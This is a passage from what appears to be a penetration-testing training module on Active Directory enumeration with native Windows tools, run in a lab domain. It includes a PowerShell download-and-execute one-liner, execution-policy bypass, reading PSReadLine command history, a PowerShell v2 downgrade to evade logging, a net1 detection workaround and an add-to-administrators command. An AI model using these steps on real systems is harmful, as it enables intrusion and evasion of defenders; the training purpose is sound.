
ACADEMY-EA-WS01.INLANEFREIGHT.LOCAL

ACADEMY-EA-CTX1.INLANEFREIGHT.LOCAL

We will often see users with local admin rights on their host (perhaps temporarily to install a piece of software, and the rights were never removed), or they occupy a high enough role in the organization to demand these rights (whether they require them or not). Other times we'll see excessive local admin rights handed out across the organization, such as multiple groups in the IT department with local admin over groups of servers or even the entire Domain Users group with local admin over one or more hosts. This can benefit us if we take over a user account with these rights over one or more machines. We can run the query `Find Computers where Domain Users are Local Admin` to quickly see if there are any

hosts where all users have local admin rights. If this is the case, then any account we control can typically be used to access the host(s) in question, and we may be able to retrieve credentials from memory or find other sensitive data.

Local Admins



This is just a snapshot of the useful queries we can run. As we continue through this module, you will see several more that can be helpful in finding other weaknesses in the domain. For a more in-depth study on BloodHound, check out the module [Active Directory Bloodhound](#). Take some time and try out each of the queries in the `Analysis` tab to become more familiar with the tool. It's also worth experimenting with [custom Cypher queries](#) by pasting them into the `Raw Query` box at the bottom of the screen.

Keep in mind as we go through the engagement, we should be documenting every file that is transferred to and from hosts in the domain and where they were placed on disk. This is good practice if we have to deconflict our actions with the customer. Also, depending on the scope of the engagement, you want to ensure you cover your tracks and clean up anything you put in the environment at the conclusion of the engagement.

We have a great picture of the domain's layout, strengths, and weaknesses. We have credentials for several users and have enumerated a wealth of information such as users, groups, computers, GPOs, ACLs, local admin rights, access rights (RDP, WinRM, etc.), accounts configured with Service Principal Names (SPNs), and more. We have detailed notes and a wealth of output and experimented with many different tools to practice enumerating AD with and without credentials from Linux and Windows attack hosts. What

happens if we are restricted with the shell we have or do not have the ability to import tools? Our client may ask us to perform all work from a managed host inside their network without internet access and no way to load our tools. We could land on a host as `SYSTEM` after a successful attack, but be in a position where it is very difficult or not possible to load tools. What do we do then? In the next section, we will look at how to perform actions while "Living Off The Land."

Living Off the Land

Earlier in the module, we practiced several tools and techniques (both credentialed and uncredentialed) to enumerate the AD environment. These methods required us to upload or pull the tool onto the foothold host or have an attack host inside the environment. This section will discuss several techniques for utilizing native Windows tools to perform our enumeration and then practice them from our Windows attack host.

Scenario

Let's assume our client has asked us to test their AD environment from a managed host with no internet access, and all efforts to load tools onto it have failed. Our client wants to see what types of enumeration are possible, so we'll have to resort to "living off the land" or only using tools and commands native to Windows/Active Directory. This can also be a more stealthy approach and may not create as many log entries and alerts as pulling tools into the network in previous sections. Most enterprise environments nowadays have some form of network monitoring and logging, including IDS/IPS, firewalls, and passive sensors and tools on top of their host-based defenses such as Windows Defender or enterprise EDR. Depending on the environment, they may also have tools that take a baseline of "normal" network traffic and look for anomalies. Because of this, our chances of getting caught go up exponentially when we start pulling tools into the environment from outside.

Env Commands For Host & Network Recon

First, we'll cover a few basic environmental commands that can be used to give us more information about the host we are on.

Basic Enumeration Commands

Command	Result
hostname	Prints the PC's Name
[System.Environment]::OSVersion.Version	Prints out the OS version and revision level
wmic qfe get Caption,Description,HotFixID,InstalledOn	Prints the patches and hotfixes applied to the host
ipconfig /all	Prints out network adapter state and configurations
set	Displays a list of environment variables for the current session (ran from CMD-prompt)
echo %USERDOMAIN%	Displays the domain name to which the host belongs (ran from CMD-prompt)
echo %logonserver%	Prints out the name of the Domain controller the host checks in with (ran from CMD-prompt)

Basic Enumeration



```
Windows PowerShell
PS C:\Users\frontend>
```

The commands above will give us a quick initial picture of the state the host is in, as well as some basic networking and domain information. We can cover the information above with one command [systeminfo](#).

Systeminfo



The `systeminfo` command, as seen above, will print a summary of the host's information for us in one tidy output. Running one command will generate fewer logs, meaning less of a chance we are noticed on the host by a defender.

Harnessing PowerShell

PowerShell has been around since 2006 and provides Windows sysadmins with an extensive framework for administering all facets of Windows systems and AD environments. It is a powerful scripting language and can be used to dig deep into systems. PowerShell has many built-in functions and modules we can use on an engagement to recon the host and network and send and receive files.

Let's look at a few of the ways PowerShell can help us.

Cmd-Let

```
Get-Module
```

```
Get-ExecutionPolicy -List
```

```
Set-ExecutionPolicy Bypass -Scope Process
```

Cmd-Let

```
Get-Content C:\Users\  
<USERNAME>\AppData\Roaming\Microsoft\Windows\Powershell\PSReadline\ConsoleHost
```

`Get-ChildItem Env:

```
powershell -nop -c "iex(New-Object Net.WebClient).DownloadString('URL to download file from'); <follow-on commands>"
```

Let's see them in action now on the MS01 host.

Quick Checks Using PowerShell

ModuleType	Version	Name	ExportedCommands
Manifest	1.0.1.0	ActiveDirectory	{Add-ADCentralAccessPolicyMember, Add-ADComputerServiceAcc...
Manifest	3.1.0.0	Microsoft.PowerShell.Utility	{Add-Member, Add-Type, Clear-Variable, Compare-Object...}
Script	2.0.0	PSReadline	{Get-

```
PSReadLineKeyHandler, Get-PSReadLineOption, Remove-PS...

PS C:\htb> Get-ExecutionPolicy -List
Get-ExecutionPolicy -List

Scope ExecutionPolicy
-----
MachinePolicy      Undefined
UserPolicy         Undefined
Process           Undefined
CurrentUser        Undefined
LocalMachine      RemoteSigned

PS C:\htb> whoami
nt authority\system

PS C:\htb> Get-ChildItem Env: | ft key,value

Get-ChildItem Env: | ft key,value

Key                Value
-----
ALLUSERSPROFILE    C:\ProgramData
APPDATA
C:\Windows\system32\config\systemprofile\AppData\Roaming
CommonProgramFiles   C:\Program Files (x86)\Common Files
CommonProgramFiles(x86) C:\Program Files (x86)\Common Files
CommonProgramW6432    C:\Program Files\Common Files
COMPUTERNAME        ACADEMY-EA-MS01
ComSpec             C:\Windows\system32\cmd.exe
DriverData          C:\Windows\System32\Drivers\DriverData
LOCALAPPDATA
C:\Windows\system32\config\systemprofile\AppData\Local
NUMBER_OF_PROCESSORS 4
OS                 Windows_NT
Path
C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShel...
PATHEXT
.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC;.CPL
PROCESSOR_ARCHITECTURE x86
PROCESSOR_ARCHITEW6432 AMD64
PROCESSOR_IDENTIFIER  AMD64 Family 23 Model 49 Stepping 0, AuthenticAMD
PROCESSOR_LEVEL       23
PROCESSOR_REVISION     3100
ProgramData          C:\ProgramData
ProgramFiles         C:\Program Files (x86)
ProgramFiles(x86)     C:\Program Files (x86)
ProgramW6432          C:\Program Files
PROMPT              $P$G
```

```
PSModulePath          C:\Program  
Files\WindowsPowerShell\Modules;WindowsPowerShell\Modules;C:\Program Files  
(x86)\...  
PUBLIC                C:\Users\Public  
SystemDrive           C:  
SystemRoot             C:\Windows  
TEMP                  C:\Windows\TEMP  
TMP                   C:\Windows\TEMP  
USERDOMAIN            INLANEFREIGHT  
USERNAME               ACADEMY-EA-MS01$  
USERPROFILE            C:\Windows\system32\config\systemprofile  
windir                C:\Windows
```

We have performed basic enumeration of the host. Now, let's discuss a few operational security tactics.

Many defenders are unaware that several versions of PowerShell often exist on a host. If not uninstalled, they can still be used. Powershell event logging was introduced as a feature with Powershell 3.0 and forward. With that in mind, we can attempt to call Powershell version 2.0 or older. If successful, our actions from the shell will not be logged in Event Viewer. This is a great way for us to remain under the defenders' radar while still utilizing resources built into the hosts to our advantage. Below is an example of downgrading Powershell.

Downgrade Powershell

```
PS C:\htb> Get-host  
  
Name          : ConsoleHost  
Version       : 5.1.19041.1320  
InstanceId    : 18ee9fb4-ac42-4dfe-85b2-61687291bbfc  
UI           :  
System.Management.Automation.Internal.Host.InternalHostUserInterface  
CurrentCulture : en-US  
CurrentUICulture : en-US  
PrivateData   : Microsoft.PowerShell.ConsoleHost+ConsoleColorProxy  
DebuggerEnabled : True  
IsRunspacePushed : False  
Runspace      : System.Management.Automation.Runspaces.LocalRunspace  
  
PS C:\htb> powershell.exe -version 2  
Windows PowerShell  
Copyright (C) 2009 Microsoft Corporation. All rights reserved.  
  
PS C:\htb> Get-host  
Name          : ConsoleHost  
Version       : 2.0  
InstanceId    : 121b807c-6daa-4691-85ef-998ac137e469
```

```

UI          :
System.Management.Automation.Internal.Host.InternalHostUserInterface
CurrentCulture : en-US
CurrentUICulture : en-US
PrivateData    : Microsoft.PowerShell.ConsoleHost+ConsoleColorProxy
IsRunspacePushed : False
Runspace       : System.Management.Automation.Runspaces.LocalRunspace

PS C:\htb> get-module

ModuleType Version      Name                                ExportedCommands
-----  -----      ----                                -----
Script    0.0          chocolateyProfile                {TabExpansion,
Update-SessionEnvironment, refreshenv}
Manifest   3.1.0.0     Microsoft.PowerShell.Management {Add-Computer,
Add-Content, Checkpoint-Computer, Clear-Content...}
Manifest   3.1.0.0     Microsoft.PowerShell.Utility    {Add-Member,
Add-Type, Clear-Variable, Compare-Object...}
Script    0.7.3.1     posh-git                      {Add-
PoshGitToProfile, Add-SshKey, Enable-GitColors, Expand-GitCommand...}
Script    2.0.0        PSReadline                   {Get-
PSReadLineKeyHandler, Get-PSReadLineOption, Remove-PSReadLineKeyHandler...}

```

We can now see that we are running an older version of PowerShell from the output above. Notice the difference in the version reported. It validates we have successfully downgraded the shell. Let's check and see if we are still writing logs. The primary place to look is in the PowerShell Operational Log found under Applications and Services Logs > Microsoft > Windows > PowerShell > Operational. All commands executed in our session will log to this file. The Windows PowerShell log located at Applications and Services Logs > Windows PowerShell is also a good place to check. An entry will be made here when we start an instance of PowerShell. In the image below, we can see the red entries made to the log from the current PowerShell session and the output of the last entry made at 2:12 pm when the downgrade is performed. It was the last entry since our session moved into a version of PowerShell no longer capable of logging. Notice that, that event corresponds with the last event in the Windows PowerShell log entries.


Examining the Powershell Event Log

The screenshot shows the Windows Event Viewer interface. On the left, a tree view lists various Windows services and components. The main pane displays event logs under the 'Operational' tab. A red box highlights several log entries from the 'PowerShell' source, all at the 'Verbose' level and occurring between 3/29/2022 2:09:50 PM and 3/29/2022 2:09:42 PM. A green box highlights an event titled 'Event 4104, PowerShell (Microsoft-Windows-PowerShell)' with the message 'Creating Scriptblock text (1 of 1): powershell.exe -version 2'. This event is also from the 'PowerShell' source and occurred at 3/29/2022 2:09:10 PM.

Level	Date and Time	Source
Verbose	3/29/2022 2:12:08 PM	PowerShell (I)
Verbose	3/29/2022 2:09:50 PM	PowerShell (I)
Verbose	3/29/2022 2:09:50 PM	PowerShell (I)
Verbose	3/29/2022 2:09:47 PM	PowerShell (I)
Verbose	3/29/2022 2:09:47 PM	PowerShell (I)
Verbose	3/29/2022 2:09:42 PM	PowerShell (I)
Verbose	3/29/2022 2:09:42 PM	PowerShell (I)
Verbose	3/29/2022 2:09:10 PM	PowerShell (I)
Verbose	3/29/2022 2:09:10 PM	PowerShell (I)
Verbose	3/29/2022 2:09:10 PM	PowerShell (I)

With [Script Block Logging](#) enabled, we can see that whatever we type into the terminal gets sent to this log. If we downgrade to PowerShell V2, this will no longer function correctly. Our actions after will be masked since Script Block Logging does not work below PowerShell 3.0. Notice above in the logs that we can see the commands we issued during a normal shell session, but it stopped after starting a new PowerShell instance in version 2. Be aware that the action of issuing the command `powershell.exe -version 2` within the PowerShell session will be logged. So evidence will be left behind showing that the downgrade happened, and a suspicious or vigilant defender may start an investigation after seeing this happen and the logs no longer filling up for that instance. We can see an example of this in the image below. Items in the red box are the log entries before starting the new instance, and the info in green is the text showing a new PowerShell session was started in HostVersion 2.0.

Starting V2 Logs



Checking Defenses

The next few commands utilize the [netsh](#) and [sc](#) utilities to help us get a feel for the state of the host when it comes to Windows Firewall settings and to check the status of Windows Defender.

Firewall Checks

```
PS C:\htb> netsh advfirewall show allprofiles
```

Domain Profile Settings:

State	OFF
Firewall Policy	BlockInbound,AllowOutbound
LocalFirewallRules	N/A (GPO-store only)
LocalConSecRules	N/A (GPO-store only)
InboundUserNotification	Disable
RemoteManagement	Disable
UnicastResponseToMulticast	Enable

Logging:

LogAllowedConnections	Disable
LogDroppedConnections	Disable
FileName	
%systemroot%\system32\LogFiles\Firewall\pfirewall.log	
MaxFileSize	4096

Private Profile Settings:

```
-----  
State OFF  
Firewall Policy BlockInbound,AllowOutbound  
LocalFirewallRules N/A (GPO-store only)  
LocalConSecRules N/A (GPO-store only)  
InboundUserNotification Disable  
RemoteManagement Disable  
UnicastResponseToMulticast Enable
```

Logging:

```
LogAllowedConnections Disable  
LogDroppedConnections Disable  
FileName %systemroot%\system32\LogFiles\Firewall\pfirewall.log  
MaxFileSize 4096
```

Public Profile Settings:

```
-----  
State OFF  
Firewall Policy BlockInbound,AllowOutbound  
LocalFirewallRules N/A (GPO-store only)  
LocalConSecRules N/A (GPO-store only)  
InboundUserNotification Disable  
RemoteManagement Disable  
UnicastResponseToMulticast Enable
```

Logging:

```
LogAllowedConnections Disable  
LogDroppedConnections Disable  
FileName %systemroot%\system32\LogFiles\Firewall\pfirewall.log  
MaxFileSize 4096
```

Windows Defender Check (from CMD.exe)

```
C:\htb> sc query windefend  
  
SERVICE_NAME: windefend  
    TYPE               : 10  WIN32_OWN_PROCESS  
    STATE              : 4   RUNNING  
                          (STOPPABLE, NOT_PAUSABLE,  
ACCEPTS_SHUTDOWN)  
    WIN32_EXIT_CODE    : 0   (0x0)  
    SERVICE_EXIT_CODE : 0   (0x0)  
    CHECKPOINT        : 0x0
```

```
WAIT_HINT : 0x0
```

Above, we checked if Defender was running. Below we will check the status and configuration settings with the [Get-MpComputerStatus](#) cmdlet in PowerShell.

Get-MpComputerStatus

```
PS C:\htb> Get-MpComputerStatus

AMEngineVersion          : 1.1.19000.8
AMPProductVersion        : 4.18.2202.4
AMRunningMode            : Normal
AMServiceEnabled          : True
AMServiceVersion          : 4.18.2202.4
AntispywareEnabled       : True
AntispywareSignatureAge   : 0
AntispywareSignatureLastUpdated : 3/21/2022 4:06:15 AM
AntispywareSignatureVersion : 1.361.414.0
AntivirusEnabled          : True
AntivirusSignatureAge     : 0
AntivirusSignatureLastUpdated : 3/21/2022 4:06:16 AM
AntivirusSignatureVersion : 1.361.414.0
BehaviorMonitorEnabled    : True
ComputerID                : FDA97E38-1666-4534-98D4-943A9A871482
ComputerState              : 0
DefenderSignaturesOutOfDate : False
DeviceControlDefaultEnforcement : Unknown
DeviceControlPoliciesLastUpdated : 3/20/2022 9:08:34 PM
DeviceControlState         : Disabled
FullScanAge                : 4294967295
FullScanEndTime             :
FullScanOverdue             : False
FullScanRequired            : False
FullScanSignatureVersion    :
FullScanStartTime           :
IoavProtectionEnabled      : True
IsTamperProtected          : True
IsVirtualMachine            : False
LastFullScanSource          : 0
LastQuickScanSource         : 2

<SNIP>
```

Knowing what revision our AV settings are at and what settings are enabled/disabled can greatly benefit us. We can tell how often scans are run, if the on-demand threat alerting is active, and more. This is also great info for reporting. Often defenders may think that certain

settings are enabled or scans are scheduled to run at certain intervals. If that's not the case, these findings can help them remediate those issues.

Am I Alone?

When landing on a host for the first time, one important thing is to check and see if you are the only one logged in. If you start taking actions from a host someone else is on, there is the potential for them to notice you. If a popup window launches or a user is logged out of their session, they may report these actions or change their password, and we could lose our foothold.

Using qwinsta

```
PS C:\htb> qwinsta

SESSIONNAME      USERNAME            ID  STATE   TYPE            DEVICE
services          services           0   Disc
>console          forend            1   Active
rdp-tcp           rdp-tcp          65536 Listen
```

Now that we have a solid feel for the state of our host, we can enumerate the network settings for our host and identify any potential domain machines or services we may want to target next.

Network Information

Networking Commands	Description
arp -a	Lists all known hosts stored in the arp table.
ipconfig /all	Prints out adapter settings for the host. We can figure out the network segment from here.
route print	Displays the routing table (IPv4 & IPv6) identifying known networks and layer three routes shared with the host.
netsh advfirewall show allprofiles	Displays the status of the host's firewall. We can determine if it is active and filtering traffic.

Commands such as `ipconfig /all` and `systeminfo` show us some basic networking configurations. Two more important commands provide us with a ton of valuable data and could help us further our access. `arp -a` and `route print` will show us what hosts the box we are on is aware of and what networks are known to the host. Any networks that appear in the routing table are potential avenues for lateral movement because they are accessed

enough that a route was added, or it has administratively been set there so that the host knows how to access resources on the domain. These two commands can be especially helpful in the discovery phase of a black box assessment where we have to limit our scanning

Using arp -a

```
PS C:\htb> arp -a

Interface: 172.16.5.25 --- 0x8
  Internet Address      Physical Address      Type
  172.16.5.5            00-50-56-b9-08-26    dynamic
  172.16.5.130          00-50-56-b9-f0-e1    dynamic
  172.16.5.240          00-50-56-b9-9d-66    dynamic
  224.0.0.22             01-00-5e-00-00-16    static
  224.0.0.251           01-00-5e-00-00-fb    static
  224.0.0.252           01-00-5e-00-00-fc    static
  239.255.255.250       01-00-5e-7f-ff-fa    static

Interface: 10.129.201.234 --- 0xc
  Internet Address      Physical Address      Type
  10.129.0.1             00-50-56-b9-b9-fc    dynamic
  10.129.202.29          00-50-56-b9-26-8d    dynamic
  10.129.255.255         ff-ff-ff-ff-ff-ff    static
  224.0.0.22              01-00-5e-00-00-16    static
  224.0.0.251            01-00-5e-00-00-fb    static
  224.0.0.252            01-00-5e-00-00-fc    static
  239.255.255.250        01-00-5e-7f-ff-fa    static
  255.255.255.255        ff-ff-ff-ff-ff-ff    static
```

Viewing the Routing Table

```
PS C:\htb> route print

=====
=
Interface List
  8...00 50 56 b9 9d d9 .....vmxnet3 Ethernet Adapter #2
  12...00 50 56 b9 de 92 .....vmxnet3 Ethernet Adapter
  1.....Software Loopback Interface 1
=====
=
IPv4 Route Table
=====
=
```

Active Routes:

Network Metric	Destination	Netmask	Gateway	Interface
261	0.0.0.0	0.0.0.0	172.16.5.1	172.16.5.25
20	0.0.0.0	0.0.0.0	10.129.0.1	10.129.201.234
266	10.129.0.0	255.255.0.0	On-link	10.129.201.234
266	10.129.201.234	255.255.255.255	On-link	10.129.201.234
266	10.129.255.255	255.255.255.255	On-link	10.129.201.234
331	127.0.0.0	255.0.0.0	On-link	127.0.0.1
331	127.0.0.1	255.255.255.255	On-link	127.0.0.1
331	127.255.255.255	255.255.255.255	On-link	127.0.0.1
261	172.16.4.0	255.255.254.0	On-link	172.16.5.25
261	172.16.5.25	255.255.255.255	On-link	172.16.5.25
261	172.16.5.255	255.255.255.255	On-link	172.16.5.25
331	224.0.0.0	240.0.0.0	On-link	127.0.0.1
266	224.0.0.0	240.0.0.0	On-link	10.129.201.234
261	224.0.0.0	240.0.0.0	On-link	172.16.5.25
331	255.255.255.255	255.255.255.255	On-link	127.0.0.1
266	255.255.255.255	255.255.255.255	On-link	10.129.201.234
266	255.255.255.255	255.255.255.255	On-link	172.16.5.25
261				

Persistent Routes:

Network Address	Netmask	Gateway Address	Metric
0.0.0.0	0.0.0.0	172.16.5.1	Default

IPv6 Route Table

<SNIP>

Using `arp -a` and `route print` will not only benefit in enumerating AD environments, but will also assist us in identifying opportunities to pivot to different network segments in any environment. These are commands we should consider using on each engagement to assist our clients in understanding where an attacker may attempt to go following initial compromise.

Windows Management Instrumentation (WMI)

[Windows Management Instrumentation \(WMI\)](#) is a scripting engine that is widely used within Windows enterprise environments to retrieve information and run administrative tasks on local and remote hosts. For our usage, we will create a WMI report on domain users, groups, processes, and other information from our host and other domain hosts.

Quick WMI checks

Command	Description
<code>wmic qfe get Caption,Description,HotFixID,InstalledOn</code>	Prints the patch level and description of the Hotfixes applied
<code>wmic computersystem get Name,Domain,Manufacturer,Model,Username,Roles /format>List</code>	Displays basic host information to include any attributes within the list
<code>wmic process list /format:list</code>	A listing of all processes on host
<code>wmic ntdomain list /format:list</code>	Displays information about the Domain and Domain Controllers
<code>wmic useraccount list /format:list</code>	Displays information about all local accounts and any domain accounts that have logged into the device
<code>wmic group list /format:list</code>	Information about all local groups

Command	Description
wmic sysaccount list /format:list	Dumps information about any system accounts that are being used as service accounts.

Below we can see information about the domain and the child domain, and the external forest that our current domain has a trust with. This [cheatsheet](#) has some useful commands for querying host and domain info using wmic.

```
PS C:\htb> wmic ntdomain get
Caption,Description,DnsForestName,DomainName,DomainControllerAddress

Caption          Description          DnsForestName
DomainControllerAddress  DomainName
ACADEMY-EA-MS01  ACADEMY-EA-MS01
INLANEFREIGHT    INLANEFREIGHT    INLANEFREIGHT.LOCAL      \\172.16.5.5
INLANEFREIGHT
LOGISTICS        LOGISTICS        INLANEFREIGHT.LOCAL      \\172.16.5.240
LOGISTICS
FREIGHTLOGISTIC  FREIGHTLOGISTIC  FREIGHTLOGISTICS.LOCAL   \\172.16.5.238
FREIGHTLOGISTIC
```

WMI is a vast topic, and it would be impossible to touch on everything it is capable of in one part of a section. For more information about WMI and its capabilities, check out the official [WMI documentation](#).

Net Commands

[Net](#) commands can be beneficial to us when attempting to enumerate information from the domain. These commands can be used to query the local host and remote hosts, much like the capabilities provided by WMI. We can list information such as:

- Local and domain users
- Groups
- Hosts
- Specific users in groups
- Domain Controllers
- Password requirements

We'll cover a few examples below. Keep in mind that `net.exe` commands are typically monitored by EDR solutions and can quickly give up our location if our assessment has an evasive component. Some organizations will even configure their monitoring tools to throw alerts if certain commands are run by users in specific OUs, such as a Marketing Associate's account running commands such as `whoami`, and `net localgroup administrators`, etc. This could be an obvious red flag to anyone monitoring the network heavily.

Table of Useful Net Commands

Command	Description
<code>net accounts</code>	Information about password requirements
<code>net accounts /domain</code>	Password and lockout policy
<code>net group /domain</code>	Information about domain groups
<code>net group "Domain Admins" /domain</code>	List users with domain admin privileges
<code>net group "domain computers" /domain</code>	List of PCs connected to the domain
<code>net group "Domain Controllers" /domain</code>	List PC accounts of domains controllers
<code>net group <domain_group_name> /domain</code>	User that belongs to the group
<code>net groups /domain</code>	List of domain groups
<code>net localgroup</code>	All available groups
<code>net localgroup administrators /domain</code>	List users that belong to the administrators group inside the domain (the group <code>Domain Admins</code> is included here by default)
<code>net localgroup Administrators</code>	Information about a group (admins)
<code>net localgroup administrators [username] /add</code>	Add user to administrators
<code>net share</code>	Check current shares
<code>net user <ACCOUNT_NAME> /domain</code>	Get information about a user within the domain
<code>net user /domain</code>	List all users of the domain
<code>net user %username%</code>	Information about the current user
<code>net use x: \computer\share</code>	Mount the share locally
<code>net view</code>	Get a list of computers
<code>net view /all /domain[:domainname]</code>	Shares on the domains

Command	Description
net view \computer /ALL	List shares of a computer
net view /domain	List of PCs of the domain

Listing Domain Groups

```
PS C:\htb> net group /domain
```

The request will be processed at a domain controller **for** domain INLANEFREIGHT.LOCAL.

```
Group Accounts for \\ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL
```

```
-----  
*$H25000-1RTRKC5S507F  
*Accounting  
*Barracuda_all_access  
*Barracuda_facebook_access  
*Barracuda_parked_sites  
*Barracuda_youtube_exempt  
*Billing  
*Billing_users  
*Calendar Access  
*CEO  
*CFO  
*Cloneable Domain Controllers  
*Collaboration_users  
*Communications_users  
*Compliance Management  
*Computer Group Management  
*Contractors  
*CTO
```

```
<SNIP>
```

We can see above the `net group` command provided us with a list of groups within the domain.

Information about a Domain User

```
PS C:\htb> net user /domain wrouse
```


The request will be processed at a domain controller **for** domain INLANEFREIGHT.LOCAL.

User name	wrouse
Full Name	Christopher Davis
Comment	
User's comment	
Country/region code	000 (System Default)
Account active	Yes
Account expires	Never
Password last set	10/27/2021 10:38:01 AM
Password expires	Never
Password changeable	10/28/2021 10:38:01 AM
Password required	Yes
User may change password	Yes
Workstations allowed	All
Logon script	
User profile	
Home directory	
Last logon	Never
Logon hours allowed	All
Local Group Memberships	
Global Group memberships	*File Share G Drive *File Share H Drive *Warehouse *Printer Access *Domain Users *VPN Users *Shared Calendar Read
The command completed successfully.	

Net Commands Trick

If you believe the network defenders are actively logging/looking for any commands out of the normal, you can try this workaround to using net commands. Typing `net1` instead of `net` will execute the same functions without the potential trigger from the `net` string.

Running Net1 Command



Dsquery

[Dsquery](#) is a helpful command-line tool that can be utilized to find Active Directory objects. The queries we run with this tool can be easily replicated with tools like BloodHound and PowerView, but we may not always have those tools at our disposal, as discussed at the beginning of the section. But, it is a likely tool that domain sysadmins are utilizing in their environment. With that in mind, `dsquery` will exist on any host with the Active Directory Domain Services Role installed, and the `dsquery` DLL exists on all modern Windows systems by default now and can be found at `C:\Windows\System32\dsquery.dll`.

Dsquery DLL

